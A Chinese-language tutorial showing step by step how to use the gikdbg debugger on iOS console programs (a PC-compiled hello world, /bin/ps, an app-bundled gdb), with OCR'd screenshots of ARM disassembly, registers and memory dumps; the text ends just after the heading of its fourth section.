本篇文章我们将介绍如何使用 gikdbg 调试 iOS 控制台程序，此处的控制台程序分为四类:

1. 在 PC 系统中自己编译的 iOS 程序;

2. 在 iOS 系统目录(比如/usr/bin)中的程序;

3. 在 iOS 非系统目录中的程序;

4. 正在运行的控制台程序。

以下分别介绍如何调试这四类控制台程序，step by step。

1. 调试 PC 编译的 iOS 控制台程序

以$(GIKDBG_FOLDER)\ isample\helloworld\helloworld 为例。

Step1：开发加载脚本并和 helloworld 放在同一个目录下面，如下:

$debug exe helloworld


$clear

解释：$debug 是 gikdbg iShell 中的本地自定义命令，参数 exe 表示调试的是可执行程序，参数 helloworld 表示本脚本文件所在目录下面的 helloworld 可执行程序，后面还可以给出控制台的参数，此处不需要;

$clear 是 gikdbg iShell 中的本地自定义命令，表示清空 iShell 缓存。

Step2：在手机端运行 gikir_iserver,在 PC 端运行 gikdbg.exe，并以 USB 的方式连接手机（参见 http://gikir.com/blog/?p=32 进行环境配置）;

Step3:登陆成功后按快捷键 F3 切换至 iShell 窗口，右键加载 step1 中的脚本文件，即可打开本次调试会话，剩下的调试过程与 ollydbg 使用方式相同。


gikdbg v1.0.build140422.2 - [iOS CPU]
File View Debug iDebug Trace Plugins Options Windows iHelp
00001FA8 $ B580 push {r7, lr} _main
00001FAA . 34F240 movw r0, #52
00001FAE . 466F mov r7, sp
00001FB0 . F2C0 movt r0, #0
00001FB4 . 4478 add r0, pc
00001FB6 . E822F000 blx _printf iOS console from PC
00001FBA . BD80 pop {r7, pc}
00001FBC > E52DC004 str r12, [sp, #-4]! _stub helpers
00001FC0 . E59FC010 ldr r12, [pc, #16]
00001FC4 . E08FC00C add r12, pc, r12
00001FC8 . E52DC004 str r12, [sp, #-4]!
00001FCC . E59FC008 ldr r12, [pc, #8]
00001FD0 . E08FC00C add r12, pc, r12
00001FD4 . E59CF000 ldr pc, [r12]
00001FD8 . 58 andeq r0, r0, r8, as
00001FDC . 48 andeq r0, r0, r8, as
Register (ARM)
r0 00001FEC _cstring:Hello World
r1 27DFFE6C
r2 27DFFE74
r3 27DFFE94
r4 00000000
r5 00000000
r6 00000000
r7 27DFFE60
r8 27DFFE64
r9 3BD7BE30
sl 00000000
fp 00000000
ip 00001FA9 _main+0x1
sp 27DFFE60
lr 00001F64 _start+0x1a
pc 00001F00 _main+0xE
Address Hex dump
27DFFE68 A8 1F 00 00 0A 00 00 00 00 00 00 00 0A 00
27DFFE78 68 FE DF 27 00 00 00 00 00 00 00 00 00 00
27DFFE88 68 FE DF 27 01 00 00 00 C4 FE DF 27 00 00
27DFFE98 78 FE DF 27 02 FF DF 27 51 FF DF 27 57 FF
27DFFEA8 88 FE DF 27 85 FF DF 27 8E FF DF 27 00 00
27DFFEB8 98 FE DF 27 9C FF DF 27 AB FF DF 27 CA FF
27DFFEC8 A8 FE DF 27 2F 70 72 69 76 61 74 65 2F 76
27DFFED8 B8 FE DF 27 2F 68 65 6C 6C 6F 77 6F 72 6C
27DFFEE8 C8 FE DF 27 76 61 74 65 2F 76 61 72 2F 74
27DFFEF8 D8 FE DF 27 6C 6F 77 6F 72 6C 64 00 5F 5F
27DFFF08 E8 FE DF 27 52 5F 54 45 58 54 5F 45 4E 43
27DFFE60 00001FB6 _main+0xE
27DFFE64 0000000A
27DFFE68 00000000
27DFFE6C 0000000A
27DFFE70 27DFFE60
27DFFE74 00000000
27DFFE78 00000000
27DFFE7C 00000000
27DFFE80 27DFFE60
27DFFE84 00000000
27DFFE88 000FFE60
27DFFE8C 00000000
The process "helloworld" is paused, you can dump data or set breakpoint and then press F9 to re-run it.
Paused


2. 调试 iOS 系统目录中的控制台程序

以/bin/ps 为例。

Step1：在手机端运行 gikir_iserver,在 PC 端运行 gikdbg.exe，并以 USB 的方式连接手机（参见 http://gikir.com/blog/?p=32 进行环境配置）；

Step2：登陆成功后，执行 File/Open…主菜单命令，在控制台程序列表中找到/bin/ps,双击或者执行 Open 按钮；

Step3：在弹出的对话框中输入控制台需要的参数后回车即可进入调试会话，剩下的调试过程与 ollydbg 使用方式相同：


gikdbg v1.0.build140422.2 - [iOS CPU]
File View Debug iDebug Trace Plugins Options Windows iHelp
000041DC · C131 stm r1!, {r0, r4, r5}
000041DE · 68F0 ldr r0, [r6, #12]
000041E0 · 49AC ldr r1, [pc, #688]
000041E2 · 9046 str r0, [sp, #280]
000041E4 · 48AC ldr r0, [pc, #688]
000041E6 · 2300 movs r3, #0
000041E8 · 4479 add r1, pc
000041EA · 4478 add r0, pc
000041EC · 9349 str r3, [sp, #292] iOS console /bin/ps
000041EE · E8B6F002 blx _compat_mode
000041F2 · 49AA ldr r1, [pc, #680]
000041F4 · 4683 mov r11, r0
000041F6 · 4479 add r1, pc
000041F8 · 2000 movs r0, #0
000041FA · E958F002 blx _setlocale
000041FE · 48A8 ldr r0, [pc, #672]
Register (ARM)
r0 00006D58
r1 00006D60
r2 00006FA0
r3 00000000
r4 0000000E
r5 00000000
r6 00006F94
r7 27DFFE80
r8 27DFFE88
r9 3BD7BE30
sl 00000000
fp 00000000
ip 000041B9
sp 27DFFD40
lr 00002034
pc 000041EE
Address Hex dump
27DFFE88 B8 41 00 00 0A 00 00 00 00 00 00 00 0A 00
27DFFE98 88 FE DF 27 00 00 00 00 00 00 00 00 00 00
27DFFEA8 88 FE DF 27 00 10 00 00 02 00 00 00 D8 FE
27DFFEB8 98 FE DF 27 00 00 00 00 E3 FE DF 27 05 FF
27DFFEC8 A8 FE DF 27 5A FF DF 27 62 FF DF 27 88 FF
27DFFED8 B8 FE DF 27 00 00 00 00 D0 FE DF 27 9C FF
27DFFEE8 C8 FE DF 27 CA FF DF 27 00 00 00 00 2F 62
27DFFEF8 D8 FE DF 27 2F 62 69 6E 2F 70 73 00 2D 65
27DFFF08 E8 FE DF 27 55 53 45 52 5F 54 45 58 54 5F
27DFFF18 F8 FE DF 27 4E 47 3D 30 78 31 46 35 3A 30
27DFFF28 08 FF DF 27 48 3D 2F 75 73 72 2F 6C 6F 63
27DFFD40 00000000
27DFFD44 00000000
27DFFD48 00000000
27DFFD4C 00000000
27DFFD50 00000000
27DFFD54 00000000
27DFFD58 27DFFE4C
27DFFD5C 00000000
27DFFD60 00000000
27DFFD64 00000000
27DFFD68 00000000
27DFFD6C 00000000
The process "ps" is paused, you can dump data or set breakpoint and then press F9 to re-run it.
Paused

3.调试 iOS 非系统目录中的控制台程序


以/Applications/gikir_iserver.app/gdb 为例。

Step1：在手机端运行 gikir_iserver,在 PC 端运行 gikdbg.exe，并以 USB 的方式连接手机（参见 http://gikir.com/blog/?p=32 进行环境配置）；

Step2：登陆成功后，执行 File/Open…主菜单命令，在控制台程序列表右键选择 OpenEx 菜单，然后输入如下参数：

解释：PATH=后面输入该控制台程序的绝对路径，CMDS=后面输入控制台的命令行参数。


Step3：然后一路确定即可进入本次调试会话，剩下的调试过程与 ollydbg 使用方式相同。


gikdbg v1.0.build140422.2 - [iOS CPU]
File View Debug iDebug Trace Plugins Options Windows iHelp
000B6CEC · E3012AD8 movw r2, #6872
000B6CF0 · E3A03000 mov r3, #0
000B6CF4 · E340201F movt r2, #31
000B6CF8 · E58D3004 str r3, [sp, #4]
000B6CFC · E58D3000 str r3, [sp]
000B6D00 · E08F2002 add r2, pc, r2
000B6D04 · E88D000B stm sp, {r0, r1, r3}
000B6D08 · E1A0000D mov r0, sp
000B6D0C · E58D3008 str r3, [sp, #8]
000B6D10 · E58D200C str r2, [sp, #12] iOS console ex
000B6D14 · EB0206ED bl
000B6D18 · E1A0D007 mov sp, r7
000B6D1C · E8BD8080 pop {r7, pc}
000B6D20 $ E92D4090 push {r4, r7, lr}
000B6D24 · E3A04000 mov r4, #0
000B6D28 · E28D7004 add r7, sp, #4
Register (ARM)
r0 27D52DE8
r1 27D52E04
r2 002A87E0 __cstring.console
r3 00000000
r4 00000000
r5 00000000
r6 00000000
r7 27D52DF8
r8 27D52DFC
r9 3BD7BE30
sl 00000000
fp 00000000
ip 80000028
sp 27D52DE8
lr 000B6CD8
pc
Address Hex dump
27D52DE8 00 40 EF 2B F4 2D D5 27 00 00 00 00 00 00
27D52DF8 00 00 00 00 D8 6C 0B 00 02 00 00 00 88 2E
27D52E08 C5 2E D5 27 00 00 00 00 CC 2E D5 27 EE 2E
27D52E18 3D 2F D5 27 43 2F D5 27 5A 2F D5 27 62 2F
27D52E28 88 2F D5 27 91 2F D5 27 00 00 00 00 48 2E
27D52E38 9C 2F D5 27 AB 2F D5 27 CA 2F D5 27 00 00
27D52E48 2F 70 72 69 76 61 74 65 2F 76 61 72 2F 73
27D52E58 73 68 2F 41 70 70 6C 69 63 61 74 69 6F 6E
27D52E68 54 4C 64 76 37 61 2F 67 69 6B 69 72 5F 69
27D52E78 72 76 65 72 2E 61 70 70 2F 67 64 62 00 00
27D52E88 2F 70 72 69 76 61 74 65 2F 76 61 72 2F 73
27D52DE8 00000002
27D52DEC 27D52E04
27D52DF0 00000000
27D52DF4 002A87E0
27D52DF8 00000000
27D52DFC 000B6CD8
27D52E00 00000002
27D52E04 27D52E88
27D52E08 27D52EC5
27D52E0C 00000000
27D52E10 27D52ECC
27D52E14 27D52EEE
27D52E18 27D52E3D
__cstring.console
Frame of Main
The process "gdb" is paused, you can dump data or set breakpoint and then press F9 to re-run it.
Paused

4.调试 iOS 系统中正在运行的控制台程序


以/Applications/gikir_iserver.app/gdb 为例。

